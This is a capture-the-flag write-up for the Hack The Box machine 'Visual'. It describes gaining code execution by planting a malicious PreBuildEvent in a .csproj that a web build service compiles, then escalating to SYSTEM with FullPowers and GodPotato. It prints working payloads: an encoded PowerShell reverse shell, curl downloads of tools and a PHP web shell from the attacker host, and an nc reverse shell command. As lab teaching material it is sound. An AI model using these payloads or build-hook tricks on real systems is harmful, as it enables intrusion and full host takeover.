
HTB Machine - Visual
Summary:
This is an interesting box themed around .NET projects. The web application clones a user-provided git repository and attempts to build the project. Here, the PreBuildEvent property in MSBuild can be abused for running malicious OS commands and gaining a foothold on the box. For privilege escalation, I’ll recover default privileges for a service account, then exploit SeImpersonatePrivilege with a Potato attack.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ sudo nmap --min-rate 1000 -p- 10.129.229.122 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 16:52 ACDT Nmap scan report for 10.129.229.122 Host is up (0.33s latency). Not shown: 65534 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 133.23 seconds ┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ sudo nmap -A -p 80 10.129.229.122 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 16:58 ACDT Nmap scan report for 10.129.229.122 Host is up (0.26s latency). PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17) |_http-title: Visual - Revolutionizing Visual Studio Builds |_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2019 (89%) Aggressive OS guesses: Microsoft Windows Server 2019 (89%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 260.67 ms 10.10.14.1 2 261.90 ms 10.129.229.122 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 23.89 seconds
Nmap only found port 80 open, which is quite unusual for a Windows machine. The aggressive scan also reveals that it’s running a PHP web application.
TCP80 - HTTP:

The web app seems to be an online builder for Visual Studio projects. It takes a git repository URL and returns the compiled binaries and DLLs.

For a quick test, I started a simple Python HTTP server and sent the URL to the web app to see what’s going to happen.

The loading time is rather long, and the page regularly reloads, seemingly checking the build status from the server.
On my HTTP server, it logged a GET request to /info/refs?service=git-upload-pack. This request is for gathering the necessary git objects such as commits and trees, and is typically used in git fetch or git clone operations, according to the docs.
┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.129.229.122 - - [03/Feb/2024 16:55:17] code 404, message File not found 10.129.229.122 - - [03/Feb/2024 16:55:17] "GET /info/refs?service=git-upload-pack HTTP/1.1" 404 -

The server responded with a 404, since it’s not setup as a git server, and doesn’t know what this endpoint is. As expected, the app returned an error shortly afterwards, complaining that the .sln file wasn’t found.
Setting up a Git Server:
After some research on how to set up a local git server, I found this, which is a simple git server implemented in Python Flask, and does not require any additional configurations and installations.
$ git clone https://github.com/qhzhyt/http-git-server.git && cd http-git-server
Looking at the code, it’s expecting all the git repositories placed inside a directory called repos. I’ll have to create this myself.
┌──(ch3ng㉿localhost)-[~/machines/visual/http-git-server] └─$ mkdir repos && cd repos
I’ll also create a folder for the test repository.
┌──(ch3ng㉿localhost)-[~/../visual/http-git-server/repos] └─$ mkdir test.git && cd test.git
In here is where we place the project files. If you create a project with Visual Studio, these files gets generated automatically. Since I don’t have VS available on my Kali, I’ll use dotnet to create a skeleton console project instead.
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/test.git] └─$ dotnet new console -n test && dotnet new sln -n test && dotnet sln add test/test.csproj The template "Console App" was created successfully. Processing post-creation actions... Running 'dotnet restore' on /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/test/test.csproj... Determining projects to restore... Restored /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/test.git/test/test.csproj (in 80 ms). Restore succeeded. The template "Solution File" was created successfully. Project `test/test.csproj` added to the solution.
Now, a file test.sln and a folder test are created.
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/test.git] └─$ ls -la total 16 drwxr-xr-x 3 chengw chengw 4096 Feb 3 17:08 . drwxr-xr-x 3 chengw chengw 4096 Feb 3 17:08 .. drwxr-xr-x 3 chengw chengw 4096 Feb 3 17:08 test -rw-r--r-- 1 chengw chengw 989 Feb 3 17:08 test.sln
Inside test is the Program file in C#, as well as the .csproj file that specifies the project configurations.
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/test.git] └─$ ls -la test total 20 drwxr-xr-x 3 chengw chengw 4096 Feb 3 17:08 . drwxr-xr-x 3 chengw chengw 4096 Feb 3 17:08 .. drwxr-xr-x 2 chengw chengw 4096 Feb 3 17:08 obj -rw-r--r-- 1 chengw chengw 105 Feb 3 17:08 Program.cs -rw-r--r-- 1 chengw chengw 249 Feb 3 17:08 test.csproj
With all the necessary files created, I’ll put the directory under git control:
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/test.git] └─$ git init hint: Using 'master' as the name for the initial branch. This default branch name hint: is subject to change. To configure the initial branch name to use in all hint: of your new repositories, which will suppress this warning, call: hint: hint: git config --global init.defaultBranch <name> hint: hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and hint: 'development'. The just-created branch can be renamed via this command: hint: hint: git branch -m <name> Initialized empty Git repository in /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/test.git/.git/
And commit all the files in:
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/test.git] └─$ git add * && git commit -m 'init' [master (root-commit) dca3433] init 8 files changed, 218 insertions(+) create mode 100644 test.sln create mode 100644 test/Program.cs create mode 100644 test/obj/project.assets.json create mode 100644 test/obj/project.nuget.cache create mode 100644 test/obj/test.csproj.nuget.dgspec.json create mode 100644 test/obj/test.csproj.nuget.g.props create mode 100644 test/obj/test.csproj.nuget.g.targets create mode 100644 test/test.csproj
Now I can start the git server:
┌──(ch3ng㉿localhost)-[~/machines/visual/http-git-server] └─$ python server.py
Note: The server starts on port 8080 by default. It may fail to start if you also have Burp running on the same port. You can edit
config.pyto change the port if you want Burp running at the same time.
Finally, I sent the git repository link to the web app:

This time, a GET request and a POST request are logged in the git server, both returning 200 status.
10.129.229.122 - - [2024-02-03 17:14:50] "GET /test.git/info/refs?service=git-upload-pack HTTP/1.1" 200 506 0.004807
10.129.229.122 - - [2024-02-03 17:14:50] "POST /test.git/git-upload-pack HTTP/1.1" 200 4356 0.007766

And the build also succeeded, allowing us to download the compiled binaries from the webserver.
MSBuild Process:
The Microsoft MSBuild documentation provides a detailed explanation on the build process. In short, the .sln file contains the list of projects within the Visual Studio solution as well as the dependencies between them, while the .csproj file defines the structure and configurations for each individual project. MSBuild would read these files to determine the dependencies and build order, and accordingly compile them into the target binaries.
Foothold:
PreBuildEvent Abuse:
In MSBuild, there’s a PreBuildEvent property, which can be defined in the .csproj file, that allows developers to specify a series of commands to be executed before the main build process begins. Since we have control of the project to be compiled by the app, we can modify the .csproj file and make it run any OS commands of our choice. This blog post explains the attack pretty well.
Similar to the test project above, I’ll create a new console project named “exploit”:
┌──(ch3ng㉿localhost)-[~/../visual/http-git-server/repos] └─$ mkdir exploit.git && cd exploit.git ┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/exploit.git] └─$ dotnet new console -n exploit && dotnet new sln -n exploit && dotnet sln add exploit/exploit.csproj The template "Console App" was created successfully. Processing post-creation actions... Running 'dotnet restore' on /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/exploit.git/exploit/exploit.csproj... Determining projects to restore... Restored /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/exploit.git/exploit/exploit.csproj (in 86 ms). Restore succeeded. The template "Solution File" was created successfully. Project `exploit/exploit.csproj` added to the solution.
With the .csproj file, I’ll add a PreBuildEvent that sends a GET request to my HTTP server on port 8000:
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>
  <Target Name="PreBuild" BeforeTargets="PreBuildEvent">
        <Exec Command="curl http://10.10.14.28:8000" />
  </Target>

</Project>
Finally, I’ll put the folder under git control, and commit all my changes.
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/exploit.git] └─$ git init hint: Using 'master' as the name for the initial branch. This default branch name hint: is subject to change. To configure the initial branch name to use in all hint: of your new repositories, which will suppress this warning, call: hint: hint: git config --global init.defaultBranch <name> hint: hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and hint: 'development'. The just-created branch can be renamed via this command: hint: hint: git branch -m <name> Initialized empty Git repository in /home/chengw/Desktop/hack/lab/machines/visual/http-git-server/repos/exploit.git/.git/ ┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/exploit.git] └─$ git add * && git commit -m 'init' [master (root-commit) e7cab26] init 8 files changed, 221 insertions(+) create mode 100644 exploit.sln create mode 100644 exploit/Program.cs create mode 100644 exploit/exploit.csproj create mode 100644 exploit/obj/exploit.csproj.nuget.dgspec.json create mode 100644 exploit/obj/exploit.csproj.nuget.g.props create mode 100644 exploit/obj/exploit.csproj.nuget.g.targets create mode 100644 exploit/obj/project.assets.json create mode 100644 exploit/obj/project.nuget.cache
After sending the URL to the web app, a GET request is detected on the HTTP server. We have RCE!
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.229.122 - - [03/Feb/2024 17:26:04] "GET / HTTP/1.1" 200 -
With this, it’s time to get a shell back. I’ll replace the curl command with a PowerShell reverse shell payload (generated here), and commit the change.
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>
  <Target Name="PreBuild" BeforeTargets="PreBuildEvent">
        <Exec Command="powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA4ACIALAA4ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" />
  </Target>

</Project>
┌──(ch3ng㉿localhost)-[~/../http-git-server/repos/exploit.git] └─$ git add exploit/exploit.csproj && git commit -m 'revshell' [master e16f71e] revshell 1 file changed, 1 insertion(+), 1 deletion(-)
After setting up the netcat listener, I’ll send the URL to the web app for building.

As expected, a shell is sent back, and we have foothold on the box as enox.
┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.28] from (UNKNOWN) [10.129.229.122] 49678 C:\users\enox\documents> whoami visual\enox
User Flag:
C:\users\enox\desktop> type user.txt 1c300174************************
Escalation from enox:
Web Root:
3 PHP files are found in the web root.
C:\xampp\htdocs> dir Directory: C:\xampp\htdocs Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 6/10/2023 10:32 AM assets d----- 6/10/2023 10:32 AM css d----- 6/10/2023 10:32 AM js d----- 2/2/2024 11:02 PM uploads -a---- 6/10/2023 6:20 PM 7534 index.php -a---- 6/10/2023 4:17 PM 1554 submit.php -a---- 6/10/2023 4:11 PM 4970 vs_status.php
Interestingly, the user has full access to the web root, since it’s in the Everyone group. With service accounts on Windows (web, database, etc.), they typically have SeImpersonatePrivilege, which can be exploited by the infamous Potato attacks for escalation.
C:\xampp\htdocs> icacls c:\xampp\htdocs c:\xampp\htdocs Everyone:(OI)(CI)(F) Everyone:(I)(OI)(CI)(F) NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F) BUILTIN\Administrators:(I)(OI)(CI)(F) BUILTIN\Users:(I)(OI)(CI)(RX) BUILTIN\Users:(I)(CI)(AD) BUILTIN\Users:(I)(CI)(WD) CREATOR OWNER:(I)(OI)(CI)(IO)(F) Successfully processed 1 files; Failed processing 0 files
With the write access, I can take over the service account running the web app via a PHP web shell.
First I downloaded both the nc binary and p0wnyshell to the web root:
C:\xampp\htdocs> curl http://10.10.14.28:8000/nc64.exe -o nc64.exe C:\xampp\htdocs> curl http://10.10.14.28:8000/shell.php -o shell.php
The web shell can be accessed at http://10.129.229.122/shell.php. I’ll run a nc reverse shell payload on it:

And another shell session got sent back, this time as nt authority\local service:
┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.28] from (UNKNOWN) [10.129.229.122] 49682 Microsoft Windows [Version 10.0.17763.4851] (c) 2018 Microsoft Corporation. All rights reserved. C:\xampp\htdocs> whoami nt authority\local service
Escalation from local service:
With the service account compromised, we can immediately target the impersonate privilege. But wait … where are the privileges?
C:\xampp\htdocs> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ============================== ======== SeChangeNotifyPrivilege Bypass traverse checking Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
It’s not just disabled, SeImpersonatePrivilege is missing entirely from the list.
Default Privileges Recovery:
On a hardened Windows systems, some services may be configured to run with only the necessary privileges required. This may prevent privilege escalation attacks even if the service gets compromised, especially if dangerous privileges such as SeImpersonatePrivilege are removed.
However, it’s discovered that a newly created scheduled task would hold all the default privileges of the creating user, basically mitigating the initial protection and allowing privilege recovery. This post by itm4n provides a detailed walkthrough of the process.
Even better, there’s a tool called FullPowers that does all this for us. Simply downloading the tool to the box and running it would recover all the default privileges.
C:\xampp\htdocs> curl http://10.10.14.28:8000/FullPowers.exe -o FullPowers.exe C:\xampp\htdocs> .\FullPowers.exe [+] Started dummy thread with id 3040 [+] Successfully created scheduled task. [+] Got new token! Privilege count: 7 [+] CreateProcessAsUser() OK
As shown below, all the default privileges are recovered and enabled, including SeImpersonatePrivilege.
C:\windows\system32> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ========================================= ======= SeAssignPrimaryTokenPrivilege Replace a process level token Enabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled SeAuditPrivilege Generate security audits Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Potato Attack:
According to this page:
Any process holding this privilege can impersonate (but not create) any token for which it is able to gethandle. You can get a privileged token from a Windows service (DCOM) making it perform an NTLM authentication against the exploit, then execute a process as SYSTEM.
As such, this privilege has been targeted throughout the years, with different variations of Potato attacks. GodPotato is the latest one, which targets an essential system process RPCSS, making it effective on almost any Windows machines.
And it’s really easy to use!
C:\xampp\htdocs> curl http://10.10.14.28:8000/GodPotato-NET4.exe -o GodPotato-NET4.exe C:\xampp\htdocs> .\GodPotato-NET4.exe -cmd "cmd /c whoami" [*] CombaseModule: 0x140727871930368 [*] DispatchTable: 0x140727874236528 [*] UseProtseqFunction: 0x140727873612704 [*] UseProtseqFunctionParamCount: 6 [*] HookRPC [*] Start PipeServer [*] Trigger RPCSS [*] CreateNamedPipe \\.\pipe\1f0e0641-198d-4673-a578-272dae4c70fb\pipe\epmapper [*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046 [*] DCOM obj IPID: 0000e402-0d10-ffff-5ed6-f1bbf470b0c8 [*] DCOM obj OXID: 0x2e6820e48050f037 [*] DCOM obj OID: 0x7f65283d54e74f0f [*] DCOM obj Flags: 0x281 [*] DCOM obj PublicRefs: 0x0 [*] Marshal Object bytes len: 100 [*] UnMarshal Object [*] Pipe Connected! [*] CurrentUser: NT AUTHORITY\NETWORK SERVICE [*] CurrentsImpersonationLevel: Impersonation [*] Start Search System Token [*] PID : 880 Token:0x808 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation [*] Find System Token : True [*] UnmarshalObject: 0x80070776 [*] CurrentUser: NT AUTHORITY\SYSTEM [*] process start with pid 4796 nt authority\system
I’ll get a SYSTEM shell with the following command:
$ .\GodPotato-NET4.exe -cmd "cmd /c .\nc64.exe 10.10.14.28 8001 -e cmd"
┌──(ch3ng㉿localhost)-[~/machines/visual] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.28] from (UNKNOWN) [10.129.229.122] 49691 Microsoft Windows [Version 10.0.17763.4851] (c) 2018 Microsoft Corporation. All rights reserved. C:\windows\temp> whoami nt authority\system
Root Flag:
C:\users\administrator\desktop> type root.txt 1507a47c************************